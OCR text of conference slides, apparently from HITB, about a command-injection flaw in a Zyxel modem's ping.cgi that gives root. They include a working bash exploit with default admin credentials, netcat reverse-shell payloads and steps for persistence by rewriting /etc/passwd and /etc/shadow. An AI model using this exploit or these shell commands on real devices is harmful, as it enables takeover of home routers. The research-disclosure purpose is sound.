


HITB NETWORK SETUP



ZYXEL MANAGEMENT INTERFACES

LOCAL MANAGEMENT - SSH/TELNET



ZyShell


A limited shell that allows to control modem specific functionality

LOCAL MANAGEMENT - HTTP

Welcome screen shows all connected devices

PING.CGI


Diagnostic utility provided by the Zyxel webinterface



Ping utility output looks familiar to the Linux ping command

PING.CGI - OWNED

Using a semicolon allows us to enter shell commands:



- ;id; uid=0(root) gid=0(root)

PING.CGI - OVERVIEW

- Arbitrary command execution
- Input is not filtered in any way
- Length of command limited (max 36 chars)
- Command runs as root (uid=0)
- Connectback shell is possible

PING.CGI - EXPLOIT

We wrote an ugly bash script to execute commands on the Zyxel

3. vim


vim ⌘1

```
#!/bin/bash

USERNAME="admin"
PASSWORD="1234"
PAYLOAD=${1}

# Maximum command length = 36
# Example: ./zyxel_ping.sh "nc 192.168.1.9 6 -e /bin/sh"
# Listener (BSD): nc -vvv -k -l 6

# Authenticate
curl -s -v -c auth.cookie "http://192.168.1.254/login.cgi" -d "UserName=${USERNAME}&password=${PASSWORD}&hiddenPassword=${PASSWORD}&submitV
alue=1" > /dev/null 2>&1

# Pwn
echo "Executing ${PAYLOAD} (Length = ${#PAYLOAD})"
curl -s -b auth.cookie "http://192.168.1.254/ping.cgi" -d "ping=1&IPaddress=;${PAYLOAD};" | grep -B 2000 "sh: \-c: not found" | grep -A 200
0 "textarea" | grep -v "sh: \-c: not found" | sed -E "s/(.*)textarea(.*)>//g" | sed $'s/\r//' | grep -v "^[ ]*$"

:syntax on
```

- Authenticates against the device (login.cgi)
- Executes the command and filters the output
- Easy to use tool to enter a command and see the output


PING.CGI - EXPLOIT EXAMPLE

- Executing our shellscript
  - cmd = nc 192.168.1.69 6 -e sh



Spawns a shell at our listener

DEMO TIME - LOCAL EXPLOIT



PERSISTENT SHELL

- Replacing /etc/passwd to update home folder of ‘admin’ user to break out of ZySHELL jail
- Replacing /etc/shadow hash for root user to be able to ‘su’ to root
- Now we can just SSH into the modem

LOCAL BUG CONCLUSION

- Requires credentials/access to admin interface
- Requires access to LAN (by default)
- Yields root privileges :-)

REMOTE MANAGEMENT

TR-069

“TR-069 (Technical Report 069) is a DSL Forum (which was later renamed as Broadband Forum) technical specification entitled *CPE WAN Management Protocol* (CWMP). It defines an application layer protocol for remote management of end-user devices.”

Note :

The TCP port 7676 is reserved for TR069 connection request port.

